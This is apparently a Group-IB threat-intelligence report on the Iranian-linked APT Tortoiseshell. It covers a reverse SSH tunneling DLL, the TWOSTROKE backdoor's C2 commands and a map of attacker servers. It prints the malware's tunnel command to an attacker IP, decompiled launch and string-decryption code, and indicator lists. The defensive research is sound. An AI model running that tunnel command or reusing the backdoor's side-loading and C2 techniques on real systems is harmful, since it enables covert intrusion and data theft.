

Tortoiseshell: New Toolset and Operational Infrastructure Exposed

 group-ib.com/blog/tortoiseshell-apt-toolset-infrastructure

Mansour Alhmoud, Mohamed Emam

August 26, 2026



Introduction

[Group-IB Threat Intelligence](#) began investigating Tortoiseshell activity following public reporting by Kaspersky ([Securelist](#)). Through enrichment of the reported indicators and our own hunting rules, we identified additional infrastructure, broader targeting, and previously unreported malware samples associated with the group.

Tortoiseshell is an Iranian-linked threat actor that has been active since at least 2018, primarily targeting defence, aerospace, IT service providers, and military organisations in the Middle East and the United States. The group is known for its use of supply chain compromises, watering hole attacks, fake recruitment websites, and custom backdoors, and has been linked to operations supporting Iran's Islamic Revolutionary Guard Corps (IRGC).

Tortoiseshell was amongst the most active Iranian APT groups in 2026 according to Group-IB Threat intelligence.

Key Findings

- Group-IB tracks this group as **Tortoiseshell** (also known as Mirage Kitten, UNC1549, and Nimbus Manticore), an Iranian-nexus threat actor affiliated with IRGC.
- Enrichment of the Mirage Kitten [reporting](#) uncovered extensive Tortoiseshell infrastructure spanning Europe and the Middle East.
- Identified further malicious components, including an SSH-based tunneling utility and a backdoor mirroring the **TWOSTROKE** family previously observed by [GTIG](#) in late 2025. This C++ backdoor possesses capabilities for executing shell or file commands, uploading and exfiltrating files, and conducting reconnaissance.
- The discovered Tortoiseshell infrastructure potentially suggests an expanded targeting profile, focusing on Middle Eastern countries, alongside European countries.

Who may find this blog interesting:

- Cyber Threat Intelligence and Threat Hunting Specialists
- Cybersecurity Analysts and Corporate Security Teams
- National Cybersecurity Centers and Intelligence Agencies
- Computer Emergency Response Teams (CERTs)
- Malware and reverse engineering analysts

Group-IB Threat Intelligence Portal: Tortoiseshell

Group-IB customers can access comprehensive and up-to-date intelligence on Tortoiseshell — including infrastructure, tooling, indicators, and activity tracking — via the [Group-IB Threat Intelligence Portal](#).



Tortoiseshell

Aliases
UNC1549, Nimbus
Manticore, Mirage Kitten,
Smoke Sandworm

First seen
July 2018

Active since at least July 2018, Tortoiseshell is an Iran-nexus APT group publicly associated with Iran's Islamic Revolutionary Guard Corps (IRGC). Throughout its campaigns, the group has maintained consistent strategic objectives focused primarily on espionage and intelligence gathering. Over the years, Tortoiseshell expanded its operations to target European nations like the UK and Belarus, alongside Middle Eastern countries including Israel, Turkey, and some GCC member states.

Skillset

- Spear-Phishing
- C/C++
- Windows

Toolset

- MINIBIKE
- MINIBUS
- MINIJUNK
- TWOSTROKE
- LIGHTRAIL
- NighLedger
- BridgeHead
- ArcBridge

Targeted Countries

- GCC
- Israel
- Albania
- UK
- France
- Canada
- Australia

Motivation

- Espionage
- Intelligence gathering

Targeted Industries

- Aerospace
- Aviation
- Defense

Modus Operandi

Tortoiseshell primarily uses spear-phishing and social media correspondence to disseminate links leading to fraudulent websites that host proprietary malware like MINIBIKE and MINKBUS. To conceal their operations from network defenders, they extensively leverage Microsoft Azure sub-domains, making it challenging to differentiate their malicious actions from authorized network traffic. Additionally, their infrastructure is sometimes geolocated within the targeted nations, and their domain naming strategy incorporates words designed to look entirely legitimate, further obscuring their footprint.





TWOSTROKE

Platforms
Windows

First seen
November 2025

TWOSTROKE is a C++ backdoor characterized by its extensive reliance on C++ STL containers. Although it shares significant code similarities with MINIBIKE, another backdoor linked to UNC1549, it is classified as a separate malware family. The implant features a hardcoded list of command-and-control (C2) servers, automatically pivoting to the next available server if the active one becomes unreachable. Communications with the operator are conducted securely over HTTPS via port 443. Functioning primarily as a first-stage backdoor, TWOSTROKE is designed to facilitate subsequent payload delivery by executing DLLs directly in memory. Furthermore, it incorporates various host fingerprinting capabilities, including directory enumeration, file deletion, and the retrieval of full hostnames or usernames. A recently discovered sample of the backdoor incorporates newly established C2 servers, confirming the ongoing utilization of this malware.

Used by

Tortoiseshell

Techniques

T1574.001: Hijack Execution Flow: DLL Side-Loading

T1589: Reconnaissance: Gather Victim Identity Information

T1027.007: Obfuscated Files or Information: Dynamic API Resolution

T1059.003: Command and Scripting Interpreter: Windows Command Shell

T1027.013: Obfuscated Files or Information: Encrypted/Encoded File

T1041: Exfiltration Over C2 Channel

T1083: File and Directory Discovery

T1033: System Owner/User Discovery

T1082: System Information Discovery



Group-IB, 2026

Technical Analysis

SSH Tunneling Tool

The first sample discovery comes from investigating a known C2 IP (172[.]86[.]98[.]113) from the abovementioned Securelist report:

MD5 07dd28b748656e9e1a870c538d6df68c

SHA1 e39bb97415978fa3484298735bd020662a51f3ab

SAH-256 d23c1b7b917f53e4e5a608e9870e574f7461ead277726249c4acf4a2b0bef4b

Link time Thursday, 19.08.2021 20:29:23 UTC


File type PE32+ executable (DLL) (console) x86-64, for MS Windows

Compiler	Compiler: Microsoft Visual C/C++(19.29.30140)[LTCG/C++]
File size	123.00 KB (125952 bytes)
File name	wtsapi32.dll

Analysis of this sample shows this as a Reverse SSH tunneling tool. It masquerades as the Windows Terminal Server SDK API, while forward-exporting all legitimate functions of **wtsapi32.dll**.

The identified tool executes the following command for establishing the tunnel:

```
C:\windows\system32\openssh\ssh.exe root@172[.]86[.]98[.]113 -p 443 -i
C:\Windows\System32\config\systemprofile\ssh -o
StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081
```



```
v4 = *(_OWORD *)"exe root@172.86.98.113 -p 443 -i C:\Windows\System32\config\systemprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[1] = v3;
v5 = *(_OWORD *)"98.113 -p 443 -i C:\Windows\System32\config\systemprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[2] = v4;
v6 = *(_OWORD *)" C:\Windows\System32\config\systemprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[3] = v5;
v7 = *(_OWORD *)"em32\config\systemprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[4] = v6;
v8 = *(_OWORD *)"emprofile\ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[5] = v7;
v9 = *(_OWORD *)"ecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v24[6] = v8;
v24[7] = *(_OWORD *)" StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -R 1081";
v10 = *(_OWORD *)"rKnownHostsFile=/dev/null -R 1081";
v24[8] = v9;
v11 = *(_OWORD *)"/dev/null -R 1081";
v12 = *(_WORD *)"1";
v24[9] = v10;
v24[10] = v11;
v25 = v12;
strcpy(CreateProcessA, "CreateProcessA");
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v20 = 0;
v21 = 0;
sprintf("-> [%s]\n", CreateProcessA, Work);
hModule = LoadLibraryA("kernel32.dll");
CreateProcessA_1 = GetProcAddress(hModule, CreateProcessA);
((void (__fastcall *)(_QWORD, _OWORD *, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, _BYTE *))CreateProcessA_1)(
    0,
    v24,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    &n_h,
    v22);
```

Figure 1. Sample analysis showing the tool establishing a reverse SSH tunnel.

Execution of this command establishes an SSH connection to the operator's infrastructure at **172.86.98[.]1113** on port 443 to set up a reverse tunnel. As a result, traffic sent to localhost:1081 on the C2 server is redirected back through the tunnel directly into the compromised network. This tool's behavior aligns with TTPs previously documented by [Google Cloud](#) regarding UNC1549, which utilizes reverse SSH tunnels to forward traffic from a C2 server down into a compromised network.

TWOSTROKE Backdoor

The second sample discovery comes from Group-IB APT Hunting activities. Analysis of the sample shows similarities to TWOSTROKE backdoor previously reported by GTIG in late 2025, this indicates continued use of this backdoor by the TA.

MD5	db58adc4a6c192520ed509b20a928279
SHA1	c0dba95939f7fc1a55b7aa6c132a204f073a981d
SAH-256	597c40e0b23f38f30a3c85be0510b14985b2948895819c899e3f3c8f200aa437
Link time	Wednesday, 26.09.2018 07:21:14 UTC
File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Compiler	Microsoft Visual C/C++(19.29.30137)[LTCG/C++]
File size	638.00 KB (653312 bytes)
File name	wtsapi32.dll

Masquerading as the Windows terminal server SDK DLL (**wtsapi32.dll**), this backdoor forward-exports all legitimate SDK functions. It appears to be designed for DLL search-order hijacking, tricking legitimate executables into loading the backdoor.

The execution of the backdoor begins within the **DLLMain** function. It starts by dynamically resolving necessary APIs and saving resolved function addresses inside a global map object. Subsequently, when the backdoor requires the execution of a previously resolved API function, it queries this map using the API name to extract the resolved function address.

Although the backdoor does not employ advanced obfuscation techniques, it notably stores all sensitive strings — including API and DLL names — as encrypted stack strings that are subsequently decrypted at runtime.

```

p_std_string = &std_string;
LODWORD(Src[0]) = 0x94852B95;
*(__m128i *)((char *)Src + 4) = _mm_load_si128((const __m128i *)&xmmword_18008B460);
_kernel32.dll = DecryptStr((SS *)out, (unsigned __int8 *)Src + 4, 0x94852B95); // kernel32.dll
*(__OWORD *)Src = *(__OWORD *)&_kernel32.dll->seed;
LODWORD(Src[2]) = *(__DWORD *)&_kernel32.dll->ss[12];
std_string.u._Ptr = nullptr;
std_string._Mysize = 0;
std_string._Myres = 15;
Size_30 = -1;
Size = -1;
do
    ++Size;
while ( *((_BYTE *)Src + Size + 4) );
std::string::assign(&std_string, (char *)Src + 4, Size);
LODWORD(Src[0]) = -1803211883;
*(__m128i *)((char *)Src + 4) = _mm_load_si128((const __m128i *)&xmmword_18008B470);
_CreateThread = DecryptStr((SS *)&in, (unsigned __int8 *)Src + 4, -1803211883); // CreateThread
*(__OWORD *)Src = *(__OWORD *)&_CreateThread->seed;
LODWORD(Src[2]) = *(__DWORD *)&_CreateThread->ss[12];
argInFunctionName_.u._Ptr = nullptr;
argInFunctionName_. _Mysize = 0;
argInFunctionName_. _Myres = 15;
Size_1 = -1;
do
    ++Size_1;
while ( *((_BYTE *)Src + Size_1 + 4) );
std::string::assign(&argInFunctionName_, (char *)Src + 4, Size_1);
ResolveAPIAndAddToMap(&argInFunctionName_, &std_string);

```

Figure 2. Second sample analysis shows TWOSTROKE backdoor decrypting stack strings.

Once the necessary API functions are resolved, the malware creates a worker thread dedicated to managing communication with the C2 server. This thread starts with the dynamic resolution of WinHttp API functions, which are required to establish network connectivity between the backdoor and the C2 infrastructure. After these WinHttp functions are successfully resolved, the implant creates a unique victim identifier for the infected machine. It does this by calling **GetComputerNameExW** with the name type set to **ComputerNameDnsFullyQualified**, which returns the machine's fully qualified hostname (Hostname.DomainName). This string is then XORed using the repeating key "Pn", hex-encoded, and finalized by reversing the trailing two-thirds of the resulting hex string.

Command and Control

The backdoor utilizes multiple Command and Control (C2) servers such that if one goes down the next available C2 server will be used. This specific sample analyzed by Group-IB contains three hardcoded C2 servers:

- neexportfolio[.]com
- neexportfolio.azurewebsites[.]net
- neexportfolio.eastus.cloudapp.azure[.]com




Figure 3. Example of an identified Tortoiseshell C2 server node on Group-IB Graph.

Using the previously resolved WinHttp functions, it establishes an HTTPS connection with the chosen C2 server by sending the unique host identifier through a POST request. Upon receiving a 200 response status code, it queries the server for available C2 commands. Subsequently, it creates a new worker thread to dispatch and execute the retrieved commands.

Upon receiving a response from the C2 server, the backdoor deserializes the command to extract its data. A typical C2 command comprises fields separated by the “@###@” delimiter. These fields contain the command identifier or index, which is used to locate the appropriate C2 handler function from those registered at the start of the dispatch function’s execution, as well as the command arguments that are interpreted uniquely by each handler function.

Supported C2 commands are:

Command ID	Description	Arguments
0	Upload/exfiltrate file to the C2 server	C2 URL and server path

1	Execute executable file or shell command	File path or shell command to execute
2	Execute DLL in memory	DLL path
3	Download file from C2	File path on the C2 server
4	Get full victim username	None
5	Get full victim machine name	None
6	List directory	Directory path
7	Delete File	File path

Attack Infrastructure Discovery

The third discovery comes as a result of pivoting from the known C2 domain (aecert[.]org) from the Securelist report. Related DNS information reveals the IP address 185.253.116[.]81:




Figure 4. New IP address linked to a known Tortoiseshell C2 identified via Group-IB Graph. Two interesting domains were found to be related to this IP address:

Domain	Registrar	Registered	Status
locat[.]sbs	Global Domain Group LLC	2026-05-18	Active, Cloudflare NS
tiktok-u[.]sbs	Global Domain Group LLC	2026-02-26	Suspended (client hold)




Figure 5. Identifying two additional related domains on Group-IB Graph.

Expanding more on these domains shows interesting subdomains:

locat[.]sbs	tiktok-u[.]sbs
- uae1 through uae14 - sau1, sau2, sau3 - uk1, uk2 - bel1 - can2 - au1 - jp2 - bridge1 - cloud 5orka	- uae1 through uae14 - sau1, sau2, sau3 - uk1, uk2 - bel1 - can2 - au1 - jp2 - bridge1 - cloud 5orka




Figure 6. Further subdomain mapping via Group-IB Graph shows potential target profile expansion.

Complete IP-to-Subdomain Mapping for domain locat[.]sbs:

IP	Subdomain	ASN	Country	Open Services
89.44.80[.]168	uae1	AS59711 HZ	UAE	80/Caddy, 443, 2222/TLS
89.44.80[.]234	uae2	AS59711 HZ	—	80/Caddy, 443, 2222/TLS
185.253.116[.]99	uae3	AS59711 HZ	SA	80/Caddy, 443, 2222/TLS
95.174.68[.]199	uae4	AS8849 Melbicom	UAE	80/Caddy, 443, 2222/TLS
89.44.80[.]6	uae5	AS59711 HZ	RO	80/Caddy, 443, 2222/TLS, 2053/3x-ui

185.253.116[.]166	uae6	AS59711 HZ	SA	80/Caddy, 443, 2222/TLS, 9100/Prometheus
89.44.80[.]42	uae7	AS59711 HZ	RO	80/Caddy, 443, 2222/TLS
185.253.116[.]81	uae8	AS59711 HZ	FR	80/Caddy, 443, 2222/TLS
89.44.80[.]56	uae9	AS59711 HZ	—	80/Caddy, 443, 2222/TLS
185.253.116[.]242	uae10	AS59711 HZ	SA	80/Caddy, 443, 2222/TLS, 1080/SOCKS5, 3000/Node.js
185.253.116[.]71	uae11	AS59711 HZ	SA	80/Caddy, 443, 2222/TLS
89.44.80[.]86	uae12	AS59711 HZ	—	80/Caddy, 443, 2222/TLS
89.44.80[.]61	uae13	AS59711 HZ	—	80/Caddy, 443, 2222/TLS
89.44.80[.]96	uae14	AS59711 HZ	—	80/Caddy, 443, 2222/TLS
94.126.227[.]20	sau1	AS59711 HZ	PL	80/Caddy, 443, 2222/TLS
94.126.227[.]119	sau2	AS59711 HZ	PL	80/Caddy, 2222/TLS
185.253.118[.]246	sau3	AS59711 HZ	SA	80/Caddy, 443, 2222/TLS
91.193.16[.]187	uk1	AS61046 HZ-UK	GB	80/Caddy, 443, 2222/TLS
188.119.149[.]200	uk2	AS61046 HZ-UK	GB	80/Caddy, 443, 2222/TLS
185.66.68[.]213	bel1	AS6697 Beltelecom	BY	80/Caddy, 443, 2222/TLS
79.141.167[.]230	can2	AS201525 HZ-CA	CA	80/Caddy, 443, 2222/TLS
139.84.202[.]187	au1	AS20473 Vultr	AU	80/Caddy, 443, 2222/TLS, 3389/RDP, 5985/WinRM
167.179.89[.]68	jp2	AS20473 Vultr	JP	80/Caddy, 443, 2222/TLS, 9100/Prometheus

72.56.34[.]52	bridge1	AS9123 TimeWeb	SC	80/Nginx, 443/Nginx, 2222/SSH, 8000/uvicorn
85.208.86[.]140	cloud	AS208677 Cloud.ru	RU	80/Caddy, 443, 2222/TLS
95.85.235[.]9	5orka	AS213887 WAlcore	DE	80/Caddy, 443, 8001/uvicorn

This infrastructure discovery is particularly interesting because of the subdomains resembling country names. The actual use of this infrastructure is still not clear at the time of this report since no related samples were identified so far, and the infrastructure alone doesn't reveal enough details to confidently infer its purpose.

However, it is worth noting that the servers stayed the same after tiktok-u[.]sbs was suspended by the registrar. Historical DNS resolution shows that the subdomains on locat[.]sbs are mapped to the same servers that were previously mapped to tiktok-u[.]sbs.

Conclusion

Tortoiseshell remains an active Iranian-nexus threat actor, and Group-IB research confirms that the group is actively expanding both its geographic reach and operational capabilities. The identification of infrastructure targeting Middle Eastern and European countries alongside continued development of tools such as the TWOSTROKE backdoor and SSH-based tunneling utilities demonstrates a threat actor that is steadily evolving its toolset and adapting its techniques to maintain access across a growing number of targets.

Organizations in the affected regions should treat this activity as an ongoing and escalating threat. Tortoiseshell's affiliation with the IRGC, combined with its focus on defence, aerospace, and government-adjacent sectors, positions it as a group capable of enabling both espionage and disruptive operations in service of state objectives.

The broader regional threat landscape remains volatile. Given the fragile nature of current geopolitical conditions, cyber operations conducted by actors like Tortoiseshell are unlikely to change, since espionage doesn't constitute pressure or escalation in the way a destructive/disruptive or kinetic operation would.

Continuous monitoring, proactive threat hunting, and intelligence sharing remain essential for organizations operating in targeted geographies and sectors.

Recommendations

Organizations can reduce exposure to recent **Tortoiseshell / UNC1549 / Nimbus Manticore / Mirage Kitten** operations by implementing the following measures.

- Subscribe to trusted [threat intelligence feeds](#) to receive up-to-date Indicators of Compromise (IOCs) along with Tactics, Techniques, and Procedures (TTPs) associated with Tortoiseshell.
- Maintain persistent threat hunting operations to detect infrastructure and signs linked to TWOSTROKE (such as neexportfolio[.]com or side-loading of wtsapi32.dll from unusual locations).
